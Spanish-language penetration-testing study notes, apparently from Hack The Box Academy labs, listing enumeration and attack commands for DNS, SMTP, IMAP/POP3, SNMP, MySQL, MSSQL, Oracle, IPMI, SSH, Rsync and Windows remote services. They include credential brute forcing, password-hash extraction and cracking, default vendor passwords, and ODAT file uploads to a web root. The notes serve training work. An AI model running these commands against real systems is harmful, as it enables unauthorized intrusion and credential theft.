
Desmontaje

```
cd ..  
umount ./target-NFS  
rm -rf target-NFS
```

DNS

Domain Name System (DNS) es una parte integral de Internet. Por ejemplo, a través de nombres de dominio, como academia.hackthebox.com o www.hackthebox.com, podemos llegar a los servidores web a los que el proveedor de hosting tiene asignadas una o más direcciones IP específicas.

El DNS no está cifrado, pero existen herramientas para que viaje cifrado, estas herramientas son **DNS over TLS (DoT)** o **DNS over HTTPS (DoH)** y **DNSCrypt**.



Registro DNS	Descripción
A	Como resultado, devuelve una dirección IPv4 del dominio solicitado.
AAAA	Devuelve una dirección IPv6 del dominio solicitado.
MX	Como resultado, devuelve los servidores de correo responsables.
NS	Devuelve los servidores DNS (servidores de nombres) del dominio.
TXT	Este registro puede contener diversa información. Este todoterreno se puede utilizar, por ejemplo, para validar Google Search Console o validar certificados SSL. Además, las entradas SPF y DMARC están configuradas para

	validar el tráfico de correo y protegerlo del spam.
CNAME	Este registro sirve como alias. Si el dominio www.hackthebox.eu debe apuntar a la misma IP, creamos un registro A para uno y un registro CNAME para el otro.
PTR	El registro PTR funciona al revés (búsqueda inversa). Convierte direcciones IP en nombres de dominio válidos.
SOA	Proporciona información sobre la zona DNS correspondiente y la dirección de correo electrónico del contacto administrativo.

Ejemplo de comando (**SOA**)

```
dig soa www.dominio.com
```

Del resultado del comando anterior obtenemos el resultado de la siguiente imagen, donde podremos cambiar el punto (.) por el @ y este sería el correo (awsdns-hostmaster@amazon.com).

```
;; AUTHORITY SECTION:
inlanefreight.com.      900   IN      SOA    ns-161.awsdns-20.com. awsdns-hostmaster.amazon.com. 1
```

La sincronización entre los servidores involucrados se realiza mediante transferencia de zona. Utilizando una clave secreta **rndc-key**, que hemos visto inicialmente en la configuración por defecto, los servidores se aseguran de comunicarse con su propio maestro o esclavo. La transferencia de zona implica la mera transferencia de archivos o registros y la detección de discrepancias en los conjuntos de datos de los servidores involucrados.

Rutas de archivos de configuración locales (Generalmente)

cat /etc/bind/named.conf.local	Ruta de configuración DNS local
cat /etc/bind/db.domain.com	Ruta de archivos de zona
cat /etc/bind/db.10.129.14	Archivos de zona de resolución de nombre inverso

Podemos utilizar la opción ANY para ver todos los registros disponibles. Esto hará que el servidor nos muestre todas las entradas disponibles que está dispuesto a revelar. Es importante tener en cuenta que no se mostrarán todas las entradas de las zonas.

DIG

dig any dominio.com @<IP>	any
dig ns dominio.com @<IP>	Consulta NS
dig CH TXT version.bind <IP>	DIG - Consulta de versión
dig axfr dominio.com @<IP>	DIG - Transferencia de zona AXFR
dig axfr internal.dominio.com @<IP>	DIG - Transferencia de zona AXFR - Interna
dig soa www.dominio.com	SOA
dig axfr @<IP> dominiotransfer.com	Transferencia de zona con la ip de dominiotransfer.com

Fuerza bruta de subdominio

Usaremos un diccionario de SecLists con nombres de host para realizar fuerza bruta.

```
for sub in $(cat /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt);do dig $sub.dominio.com @<IP> | grep -v ';\| SOA' | sed -r '/^\\s*/d' | grep $sub | tee -a subdomains.txt;done
```

/usr/share/wordlists/SecLists/Discovery/DNS/fierce-hostlist.txt	Diccionario para hosts (FQDN)
---	-------------------------------

Al ejecutar el comando anterior veremos un resultado como el siguiente

```
ns.inlanefreight.htb. 604800 IN A 10.129.34.136
mail1.inlanefreight.htb. 604800 IN A 10.129.18.201
app.inlanefreight.htb. 604800 IN A 10.129.18.15
```

```
dev1.dev.inlanefreight.htb. 604800 IN A 10.12.3.6
ns.dev.inlanefreight.htb. 604800 IN A 127.0.0.1
[REDACTED].dev.inlanefreight.htb. 604800 IN A 10.12.3.203
```

Podemos usar también **DNSenum**, viene instalada en Parrot OS.

```
dnsenum --dnsserver <IP> --enum -p 0 -s 0 -o subdomains.txt -f /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt dominio.com
```

SMTP

El Simple Mail Transfer Protocol (SMTP) es un protocolo para enviar correos electrónicos en una red IP. Se puede utilizar entre un cliente de correo electrónico y un servidor de correo saliente o entre dos servidores SMTP. SMTP a menudo se combina con los protocolos IMAP o POP3, que pueden recuperar y enviar correos electrónicos. En principio es un protocolo basado en cliente-servidor, aunque se puede utilizar SMTP entre un cliente y un servidor y entre dos servidores SMTP. En este caso, un servidor actúa efectivamente como cliente.

SMTP aceptan solicitudes de conexión en el puerto [25](#)

SMTP más nuevos también utilizan otros puertos como el puerto TCP [587](#)

SMTP funciona sin cifrar, sin medidas adicionales y transmite todos los comandos, datos o información de autenticación en texto sin formato (Texto plano). Para evitar la lectura no autorizada de datos, el SMTP se utiliza junto con el cifrado SSL/TLS. En determinadas circunstancias, un servidor utiliza un puerto distinto del puerto TCP estándar [25](#) para la conexión cifrada, por ejemplo, el puerto TCP [465](#).

SMTP tiene dos desventajas inherentes al protocolo de red

- La primera es que enviar un correo electrónico mediante SMTP no devuelve una confirmación de entrega utilizable.
- Los usuarios no se autentican cuando se establece una conexión y, por tanto, el remitente de un correo electrónico no es fiable.

Para interactuar con el servidor SMTP, podemos usar la herramienta [telnet](#) para inicializar una conexión TCP con el servidor SMTP. La inicialización real de la sesión se realiza con el comando [HELO](#) o [EHLO](#).

Comandos

Dominio	Descripción
AUTH PLAIN	AUTH es una extensión de servicio utilizada para autenticar al cliente.
HELO	El cliente inicia sesión con el nombre de su computadora y así inicia la sesión.
MAIL FROM	El cliente nombra el remitente del correo electrónico.
RCPT TO	El cliente nombra el destinatario del correo electrónico.
DATA	El cliente inicia la transmisión del correo electrónico.
RSET	El cliente aborta la transmisión iniciada, pero mantiene la conexión entre el cliente y el servidor.
VRFY	El cliente comprueba si hay un buzón disponible para la transferencia de mensajes.

EXPN	El cliente también verifica si hay un buzón disponible para enviar mensajes con este comando.
NOOP	El cliente solicita una respuesta del servidor para evitar la desconexión por tiempo de espera.
QUIT	El cliente finaliza la sesión.

Telnet-VRFY

El comando VRFY se puede utilizar para enumerar los usuarios existentes en el sistema. Sin embargo, esto no siempre funciona, puede arrojar falsos positivos según la configuración del servidor.

SMTP puede emitir **code 252** para usuarios existentes, pero también puede llegar a confirmar la existencia de un usuario que no existe en el sistema.

```
VRFY root
252 2.0.0 root

VRFYaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
252 2.0.0 aaaaaaaaaaaaaaaaaaaaaaaa
```

Comandos SMTP mediante Telnet por el puerto 25 (Generalmente)

telnet <IP> 25	
nc [dirección_IP] 25	
heло <IPVICTIMA>	EHLO <IPVICTIMA>
mail from: atacante@correo.com	
rcpt to: victima@correo.com	
Data	
Quit	

Enumeración de SMTP con NMAP

```
nmap <IP> -sC -sV -p25
nmap <IP> -p25 --script smtp-open-relay -v
```

Enumeración de usuarios (-w establece la velocidad)

smtp-user-enum -M VRFY -U wordlist.txt -t <IP>
smtp-user-enum -M VRFY -U wordlist.txt -t <IP> -w 20 -v

IMAP/POP3

Con la ayuda de Internet Message Access Protocol (IMAP), es posible acceder a los correos electrónicos desde un servidor de correo. A diferencia de Post Office Protocol (POP3), IMAP permite la gestión en línea de correos electrónicos directamente en el servidor y admite estructuras de carpetas. Se trata, por tanto, de un protocolo de red para la gestión online de correos electrónicos en un servidor remoto.

POP3, por otro lado, no tiene la misma funcionalidad que IMAP y solo proporciona listar, recuperar y eliminar correos electrónicos como funciones en el servidor de correo electrónico. Por lo tanto, se deben utilizar protocolos como IMAP para funcionalidades adicionales como buzones jerárquicos directamente en el servidor de correo, acceso a múltiples buzones durante una sesión y preselección de correos electrónicos.

Puertos:

110/tcp pop3
143/tcp imap
993/tcp imaps
995/tcp pop3s

SMTP se suele utilizar para enviar correos electrónicos. Al copiar los correos electrónicos enviados en una carpeta IMAP, **todos los clientes tienen acceso a todos los correos enviados, independientemente de la computadora desde la que se enviaron**. Otra ventaja del Protocolo de acceso a mensajes de Internet es la creación de carpetas personales y estructuras de carpetas en el buzón. Esta característica hace que el buzón sea más claro y fácil de administrar. Sin embargo, aumenta la necesidad de espacio de almacenamiento en el servidor de correo electrónico.

Sin más medidas, **IMAP funciona sin cifrar y transmite comandos, correos electrónicos o nombres de usuario y contraseñas en texto plano**. Muchos servidores de correo electrónico requieren establecer una sesión IMAP cifrada para garantizar una mayor seguridad en el tráfico de correo electrónico y evitar el acceso no autorizado a los buzones de correo. Para este fin se suele utilizar SSL/TLS. Dependiendo del método y la implementación utilizados, la conexión cifrada utiliza **el puerto estándar 143 o un puerto alternativo como 993**.

Comandos IMAP

Dominio	Descripción
1 LOGIN username password	Inicio de sesión del usuario.
1 LIST "" *	Enumera todos los directorios.
1 CREATE "INBOX"	Crea un buzón con un nombre especificado.
1 DELETE "INBOX"	Elimina un buzón.
1 RENAME "ToRead" "Important"	Cambia el nombre de un buzón.
1 LSUB "" *	Devuelve un subconjunto de nombres del conjunto de nombres que el Usuario ha declarado como active o subscribed.

1 SELECT INBOX	Selecciona un buzón para poder acceder a los mensajes del buzón.
1 UNSELECT INBOX	Sale del buzón seleccionado.
1 FETCH <ID> all	Recupera datos asociados con un mensaje en el buzón.
1 CLOSE	Elimina todos los mensajes con la bandera Deleted establecida.
1 LOGOUT	Cierra la conexión con el servidor IMAP.

Comandos POP3

Dominio	Descripción
USER username	Identifica al usuario.
PASS password	Autenticación del usuario mediante su contraseña.
STAT	Solicita la cantidad de correos electrónicos guardados del servidor.
LIST	Solicita al servidor el número y tamaño de todos los correos electrónicos.
RETR id	Solicita al servidor que entregue el correo electrónico solicitado por ID.
DELE id	Solicita al servidor que elimine el correo electrónico solicitado por ID.
CAPA	Solicita al servidor que muestre las capacidades del servidor.
RSET	Solicita al servidor que restablezca la información transmitida.
QUIT	Cierra la conexión con el servidor POP3.

De forma predeterminada, los puertos **110, 143, 993** y **995** se utilizan para IMAP y POP3. Los dos puertos superiores se utilizan TLS/SSL para cifrar la comunicación entre el cliente y el servidor.

Escaneando puertos pop3 e imap con nmap

```
nmap <IP> -sV -p110,143,993,995 -sC
nmap -p 110,995 --script banner <IP>
```

Conectar mediante Curl

Con los siguientes comandos de curl podremos ver los directorios del servidor

```
curl -k 'imaps://<IP>' --user user:p4ssw0rd
curl -k 'imaps://<IP>' --user user:p4ssw0rd -v
```

Para interactuar con el servidor IMAP o POP3 a través de SSL podemos utilizar openssl, así como ncat.

OpenSSL: interacción cifrada TLS POP3 (port 995)

```
openssl s_client -connect <IP>:pop3s
```

OpenSSL - IMAP de interacción cifrada TLS (port 993)

Ingresamos el comando (openssl s_client -connect <IP>:imaps) para lograr la conexión con el servidor, luego ingresamos las credenciales con el comando (a LOGIN <usuario> <contraseña>) y ya podremos interactuar con el servidor mediante el servicio **IMAP**.

openssl s_client -connect <IP>:imaps	Conéctate al servidor IMAP usando openssl
1 LOGIN <usuario> <contraseña>	a LOGIN <usuario> <contraseña>
1 LIST "" *	Enumera todos los directorios
1 SELECT INBOX	Selecciona la carpeta NAMECARPETA
1 FETCH 1 BODY[TEXT]	Recupera el contenido del mensaje
1 fetch 1 all	Ver correo del administrador

SNMP

Simple Network Management Protocol (SNMP) fue creado para monitorear dispositivos de red. Además, este protocolo también se puede utilizar para gestionar tareas de configuración y cambiar ajustes de forma remota. El hardware habilitado para SNMP incluye enrutadores, commutadores, servidores, dispositivos IoT y muchos otros dispositivos que también pueden consultarse y controlarse mediante este protocolo estándar.

puerto UDP 161

puerto UDP 162 traps

¿Qué son los SNMP Traps?

Un SNMP Trap es un mensaje que un dispositivo (como un router, switch o servidor) envía a un gestor SNMP para notificarle sobre ciertos eventos o condiciones sin que el gestor tenga que solicitar esa información explícitamente. Los traps permiten al dispositivo notificar al gestor sobre situaciones como errores, cambios de estado o eventos críticos.

Características de los SNMP Traps

Asincrónicos: A diferencia de las consultas SNMP estándar, que son solicitudes que el gestor realiza al agente, los traps son mensajes enviados de manera proactiva por el agente al gestor.

Notificaciones de eventos: Los traps suelen informar sobre eventos importantes, como fallos en el hardware, cambios en la configuración o problemas de rendimiento.

OIDs: Los traps contienen información codificada en OIDs (Object Identifiers) que el gestor puede usar para interpretar el evento notificado.

SNMPwalk

¿Para Qué Se Usan los **OIDs**? (EJ: **1.3.6.1.2.1.1.1.0**)

Recuperar Información, Configurar Dispositivos, Monitorear Estado, Automatización de Tareas.

```
apt install snmp  
snmpwalk -v2c -c public <IP>  
nmap -p 161 -sU --script snmp-info <IP>
```

Si no conocemos la cadena de comunidad, podemos usar listas de palabras onesixtyone y SecLists para identificar estas cadenas de comunidad.

OneSixtyOne

```
apt install onesixtyone  
onesixtyone -c /SecLists/Discovery/SNMP/snmp.txt <IP>
```

Braa

```
apt install braa  
braa <community string>@<IP>:.1.3.6.* # Syntax  
braa public@<IP>:.1.3.6.*
```

MySQL

MySQL es un sistema de gestión de bases de datos relacionales SQL de código abierto desarrollado y respaldado por Oracle.

- TCP port **3306**

Ruta de archivo de configuración predeterminada

```
apt install mysql-server -y  
cat /etc/mysql/mysql.conf.d/mysqld.cnf | grep -v "#" | sed -r '/^\\s*$/d'
```

Escaneando el servidor MySQL

Scripts NSE de NMAP

```
nmap <IP> -sV -sC -p3306 --script mysql*
```

Interacción con el servidor MySQL

Las bases de datos más importantes para el servidor MySQL son system schema (sys) y information schema (information_schema). El esquema del sistema contiene tablas, información y metadatos necesarios para la gestión.

mysql -u root -h <IP>	Conexión al server sin password
mysql -u root -pP4SSw0rd -h <IP>	Conexión con password
show databases;	Ver las bases de datos
select version();	Ver la version
use mysql;	“use” comando para seleccionar la DB
show tables;	Ver las tablas de la DB seleccionada
describe tabla;	Muestra información de la tabla
select * from <table>;	Muestra todo en la tabla deseada.
select user, passwords from users;	Muestra user y pass de tabla users
select * from <table> where <column> = "<string>";	Busque necesario string en la tabla deseada.

MSSQL

Microsoft SQL (MSSQL) es el sistema de gestión de bases de datos relacionales basado en SQL de Microsoft. A diferencia de MySQL, MSSQL es de código cerrado y fue escrito inicialmente para ejecutarse en sistemas operativos Windows.

Port tcp 1433

Algunas de las vulnerabilidades de las que nos podemos aprovechar

- Los clientes MSSQL no utilizan cifrado para conectarse al servidor MSSQL
- El uso de certificados autofirmados cuando se utiliza cifrado. Es posible falsificar certificados autofirmados
- El uso de tuberías con nombre.
- Credenciales débiles y predeterminadas **sa**. Los administradores pueden olvidarse de desactivar esta cuenta.

Comandos nmap NSE

```
nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 <IP>
```

También podemos usar el módulo de **metasploit** (**mssql_ping**) el cual nos dará información valiosa.

Instalación de impacket

```
git clone https://github.com/SecureAuthCorp/impacket.git  
cd impacket
```

```
pip install . --break-system-packages
```

Conexión con **Mssqlclient.py** (de impacket)

python3 mssqlclient.py Administrator@<IP> -windows-auth	
select name from sys.databases	Lista las DBs existentes

Oracle TNS

El servidor Oracle Transparent Network Substrate (TNS) es un protocolo de comunicación que facilita la comunicación entre bases de datos y aplicaciones de Oracle a través de redes. Introducido inicialmente como parte del paquete de software Oracle Net Services, TNS admite varios protocolos de red entre bases de datos Oracle y aplicaciones cliente, como pilas de protocolos IPX/SPX TCP/IP. Como resultado, se ha convertido en la solución preferida para gestionar bases de datos grandes y complejas en los sectores sanitario, financiero y minorista. Además, su mecanismo de cifrado incorporado garantiza la seguridad de los datos transmitidos, lo que la convierte en una solución ideal para entornos empresariales donde la seguridad de los datos es primordial.

Port TCP/1521

Antes de que podamos enumerar el oyente TNS e interactuar con él, debemos descargar algunos paquetes y herramientas, en caso de que aún no los tenga. Aquí hay un script Bash que hace todo eso (La instalacion):

Oracle-Tools-setup.sh

```
#!/bin/bash

sudo apt-get install libaio1 python3-dev alien -y
git clone https://github.com/quentinhardy/odat.git
cd odat/
git submodule init
git submodule update
wget
https://download.oracle.com/otn_software/linux/instantclient/2112000/instantclient-basic-linux.x64-21.12.0.0.0dbru.zip
unzip instantclient-basic-linux.x64-21.12.0.0.0dbru.zip
wget
https://download.oracle.com/otn_software/linux/instantclient/2112000/instantclient-sqlplus-linux.x64-21.12.0.0.0dbru.zip
unzip instantclient-sqlplus-linux.x64-21.12.0.0.0dbru.zip
export LD_LIBRARY_PATH=instantclient_21_12:$LD_LIBRARY_PATH
export PATH=$LD_LIBRARY_PATH:$PATH
su botache
pip3 install cx_Oracle --break-system-packages
sudo apt-get install python3-scapy -y
su botache
pip3 install colorlog termcolor passlib python-libnmap --break-system-packages
sudo apt-get install build-essential libgmp-dev -y
```

```
su botache
pip3 install pycryptodome --break-system-packages
sudo chmod a+w /home/botache/programas/odat
```

Después de eso, podemos intentar determinar si la instalación fue exitosa ejecutando el siguiente comando:

```
su botache
python3 odat.py
```

Oracle Database Attacking Tool (ODAT) es una herramienta de prueba de penetración de código abierto escrita en Python y diseñada para enumerar y explotar vulnerabilidades en las bases de datos de Oracle. Se puede utilizar para identificar y explotar diversas fallas de seguridad en las bases de datos de Oracle, incluida la inyección SQL, la ejecución remota de código y la escalada de privilegios.

Nmap

nmap -p1521 -sV <IP> --open	
nmap -p1521 -sV <IP> --open --script oracle-sid-brute	Fuerza bruta SID

ODAT (Herramienta)

Link: <https://github.com/quentinhardy/odat>

```
su botache
python3 odat.py all -s <IP>
```

ODAT Fuerza Bruta

Python3 odat.py --accounts-file accounts/accounts_multiple.txt -t <IP> -p 1521 -s XEXDB	Formato de usuario y contraseña de accounts_multiple.txt (user:passwd) por línea
Python3 odat.py --accounts-files ruta/logins.txt ruta/pwds.txt -t <IP> -p 1521 -s XEXDB	Formato de usuario y contraseña de logins.txt (user) por línea un solo nombre y pwds.txt una (contraseña) por línea

Cuando consigamos credenciales podremos usar la herramienta (**sqlplus**) para conectarnos a la base de datos Oracle e interactuar con ella.

SQLPLUS Instalacion

```
wget
https://download.oracle.com/otn\_software/linux/instantclient/2340000/instantclient-basic-linux.x64-23.4.0.24.05.zip
wget
https://download.oracle.com/otn\_software/linux/instantclient/2340000/instantclient-sqlplus-linux.x64-23.4.0.24.05.zip
```

```

sudo unzip /home/botache/programas/instantclient-basic-linux.x64-23.4.0.24.05.zip -d /opt/oracle/instantclient_23_4
sudo unzip /home/botache/programas/instantclient-sqlplus-linux.x64-23.4.0.24.05.zip -d /opt/oracle/instantclient_23_4

sudo mkdir -p /opt/oracle
sudo mv instantclient_23_4 /opt/oracle/

echo 'export PATH=/opt/oracle/instantclient_23_4:$PATH' >> ~/.bashrc
echo 'export LD_LIBRARY_PATH=/opt/oracle/instantclient_23_4' >> ~/.bashrc
echo 'export TNS_ADMIN=/opt/oracle/instantclient_23_4' >> ~/.bashrc
source ~/.bashrc
sqlplus -v

```

SQLPLUS Conexión

```
sqlplus user/password@<IP>/XE as sysdba
```

Si sale el error: sqlplus: error while loading shared libraries: libsqlplus.so: cannot open shared object file: No such file or directory ([Ejecutamos lo siguiente](#)).

```
sudo sh -c "echo /usr/lib/oracle/12.2/client64/lib > /etc/ld.so.conf.d/oracle-instantclient.conf";sudo ldconfig
```

Oracle RDBMS: interacción

select table_name from all_tables;	
select * from user_role_privs;	
sqlplus user/password@<IP>/XE as sysdba	enumeración de bases de datos
select name, password from sys.user\$;	extraer hashes de contraseña

Otra opción es cargar un [shell web](#) en el destino. Sin embargo, esto requiere que el servidor ejecute un servidor web y necesitamos saber la ubicación exacta del directorio raíz del servidor web. No obstante, si sabemos qué tipo de sistema estamos tratando, podemos probar las rutas por defecto, que son:

OS	Camino
linux	/var/www/html
windows	C:\inetpub\wwwroot

En primer lugar, siempre es importante probar nuestro enfoque de explotación con archivos que no parezcan peligrosos para los sistemas antivirus o de detección/prevención de intrusiones. Por lo tanto, creamos un archivo de texto con una cadena y lo usamos para cargarlo en el sistema de destino.

```

echo "Oracle File Upload Test" > testing.txt
./odat.py utlfile -s <IP> -d XE -U user -P password --sysdba --putFile C:\\inetpub\\wwwroot
testing.txt ./testing.txt

```

Finalmente, podemos probar si el método de carga de archivos funcionó con curl. Por lo tanto, utilizaremos una solicitud GET o podemos visitarla a través del navegador http://<IP>.

```
curl -X GET http:// <IP>/testing.txt
```

IPMI

La interfaz de gestión de plataforma inteligente (IPMI) es un conjunto de especificaciones estandarizadas para sistemas de gestión de host basados en hardware que se utilizan para la gestión y supervisión del sistema. Actúa como un subsistema autónomo y funciona independientemente del BIOS, la CPU, el firmware y el sistema operativo subyacente del host. IPMI brinda a los administradores de sistemas la capacidad de administrar y monitorear sistemas incluso si están apagados o en un estado que no responde. Funciona mediante una conexión de red directa al hardware del sistema y no requiere acceso al sistema operativo a través de un shell de inicio de sesión. IPMI también se puede utilizar para actualizaciones remotas de sistemas sin necesidad de acceso físico al host de destino. IPMI se utiliza normalmente de tres maneras:

- Antes de que el sistema operativo haya arrancado para modificar la configuración del BIOS
- Cuando el host está completamente apagado
- Acceso a un host después de una falla del sistema

IPMI se comunica a través del **puerto 623 UDP**. Los sistemas que utilizan el protocolo IPMI se denominan controladores de gestión de placa base (BMC). Los BMC generalmente se implementan como sistemas ARM integrados que ejecutan Linux y se conectan directamente a la placa base del host. Los BMC están integrados en muchas placas base, pero también se pueden agregar a un sistema como una tarjeta PCI. La mayoría de los servidores vienen con un BMC o admiten la adición de un BMC. Los BMC más comunes que vemos durante las pruebas de penetración interna son HP iLO, Dell DRAC y Supermicro IPMI. Si podemos acceder a un BMC durante una evaluación, obtendremos acceso completo a la placa base del host y podremos monitorear, reiniciar, apagar o incluso reinstalar el sistema operativo del host. Obtener acceso a un BMC es casi equivalente al acceso físico a un sistema. Muchos BMC (incluidos HP iLO, Dell DRAC y Supermicro IPMI) **exponen una consola de administración basada en web, algún tipo de protocolo de acceso remoto por línea de comandos**, como **Telnet** o **SSH**, y el **puerto 623 UDP**, que, nuevamente, es para el Protocolo de red IPMI.

Nmap NSE IPMI

```
nmap -sU --script ipmi-version -p 623 <IP>
```

Metasploit Module

```
auxiliary/scanner/ipmi/ipmi_version
```

Contraseñas predeterminadas

Product	Username	Password
---------	----------	----------

Dell iDRAC	root	calvin
HP iLO	Administrator	randomized 8-character string consisting of numbers and uppercase letters
Supermicro IPMI	ADMIN	ADMIN

Hashcat

En el caso de que un HP iLO utilice una contraseña predeterminada de fábrica, podemos usar este comando de ataque de máscara Hashcat.

```
hashcat -m 7300 ipmi.txt -a 3 ?1?1?1?1?1?1?1?1 -1 ?d?u
hashcat -m 7300 -a 0 hash.txt wordlist.txt
hashcat -m 7300 -a 0 hash.txt wordlist.txt --force
```

Para recuperar hashes de IPMI, podemos utilizar el módulo de recuperación de hash de contraseña SHA1 remota RAKP de Metasploit IPMI 2.0.

Metasploit recuperación de hashes

```
use auxiliary/scanner/ipmi/ipmi_dumphashes
set rhosts <IP>
run
```

Protocolos de administración remota de Linux

Configuración predeterminada

El archivo `sshd_config`, responsable del servidor OpenSSH, tiene solo algunas de las configuraciones configuradas de forma predeterminada. Sin embargo, la configuración predeterminada incluye el reenvío X11, que contenía una vulnerabilidad de inyección de comandos en la versión 7.2p1 de OpenSSH en 2016. Sin embargo, no necesitamos una GUI para administrar nuestros servidores.

```
cat /etc/ssh/sshd_config | grep -v "#" | sed -r '/^#\$/d'
```

Entornos peligrosos

A pesar de que el protocolo SSH es uno de los protocolos más seguros disponibles en la actualidad, algunas configuraciones erróneas aún pueden hacer que el servidor SSH sea vulnerable a ataques fáciles de ejecutar. Echemos un vistazo a las siguientes configuraciones:

Configuración	Descripción
PasswordAuthentication yes	Permite la autenticación basada en contraseña.
PermitEmptyPasswords yes	Permite el uso de contraseñas vacías.
PermitRootLogin yes	Permite iniciar sesión como usuario root.

Protocol 1	Utiliza una versión desactualizada de cifrado.
X11Forwarding yes	Permite el reenvío X11 para aplicaciones GUI.
AllowTcpForwarding yes	Permite el reenvío de puertos TCP.
PermitTunnel	Permite hacer túneles.
DebianBanner yes	Muestra un banner específico al iniciar sesión.

Auditoría SSH (ssh-audit)

git clone https://github.com/jtesta/ssh-audit.git && cd ssh-audit	Instalacion
./ssh-audit.py <IP>	Ejecución

Cambiar método de autenticación

```
ssh -v user@<IP>
```

Para posibles ataques de fuerza bruta, podemos especificar el método de autenticación con la opción de cliente SSH PreferredAuthentications.

```
ssh -v user@<IP> -o PreferredAuthentications=password
```

Rsync

Rsync es una herramienta rápida y eficiente para copiar archivos de forma local y remota. Se puede utilizar para copiar archivos localmente en una máquina determinada y hacia/desde hosts remotos. Es muy versátil y conocido por su algoritmo de transferencia delta.

puerto **873**

```
nmap -sV -p 873 <IP>
```

NC

A continuación, podemos probar un poco el servicio para ver a qué podemos acceder, veremos recursos (directorios) compartidos.

```
nc -nv <IP> 873
```

Suponiendo que encontramos una carpeta (dev) podríamos enumerarla con rsync.

Enumerar un recurso compartido abierto

```
rsync -av --list-only rsync://<IP>/dev
```

R-commands

Dominio	Demonio de servicio	Puerto	Protocolo de transporte	Descripción
rcp	rshd	514	tcp	Copie un archivo o directorio bidireccionalmente desde el sistema local al sistema remoto (o viceversa) o de un sistema remoto a otro. Funciona como el cpcomando en Linux pero proporciona no warning to the user for overwriting existing files on a system.
rsh	rshd	514	tcp	Abre un shell en una máquina remota sin un procedimiento de inicio de sesión. Se basa en las entradas confiables en los archivos /etc/hosts.equiv y .rhosts para su validación.
rexec	rexecd	512	tcp	Permite a un usuario ejecutar comandos de shell en una máquina remota. Requiere autenticación mediante el uso de un socket username password de red no cifrado. La autenticación es anulada por las entradas confiables en los archivos /etc/hosts.equiv y .rhosts.
rlogin	rlogind	513	tcp	Permite a un usuario iniciar sesión en un host remoto a través de la red. Funciona de manera similar, telnet pero sólo puede conectarse a hosts tipo Unix. La autenticación es anulada por las entradas confiables en los archivos /etc/hosts.equiv y .rhosts.

Scanning for R-Services Nmap

```
nmap -sV -p 512,513,514 <IP>
```

Iniciar sesión usando Rlogin

rlogin <IP> -l user	
Rwho	Listado de usuarios autenticados mediante Rwho
rusers -al <IP>	

Protocolos de administración remota de Windows

Los principales componentes utilizados para la gestión remota de Windows y servidores Windows son los siguientes:

- Protocolo de escritorio remoto (**RDP**) puerto **TCP 3389** - puerto **UDP 3389**
- Administración remota de Windows (**WinRM**) puertos **TCP 5985** (HTTP) y **5986** (HTTPS)
- Instrumentación de Administración Windows (**WMI**) puerto **TCP 135**

Nmap NSE RDP

```
nmap -sV -sC <IP> -p3389 --script rdp*
nmap -sV -sC <IP> -p3389 --packet-trace --disable-arp-ping -n
```

Comprobación de seguridad RDP: instalación

```
cpan
yes
install Encoding::BER
```

Comprobación de seguridad **RDP**

```
git clone https://github.com/CiscoCXSecurity/rdp-sec-check.git && cd rdp-sec-check
./rdp-sec-check.pl <IP>
```

Iniciar una sesión RDP (xfreerdp)

```
xfreerdp /u:user /p:"P455w0rd" /v:<IP>
Usar También Remmina en lugar de xfreerdp ya que remmina viene dentro de parrot OS
```

Nmap WinRM

```
nmap -sV -sC <IP> -p5985,5986 --disable-arp-ping -n
```

WinRM Conexión

```
evil-winrm -i <IP> -u user -p P455w0rD
```

WMI

Conexión con **wmiexec.py** del kit de herramientas **Impacket**.

```
wmiexec.py user:"P455w0rD"@ <IP> "hostname"
```

Information Gathering

- Web Edition



Information Gathering - Web Edition

WHOIS

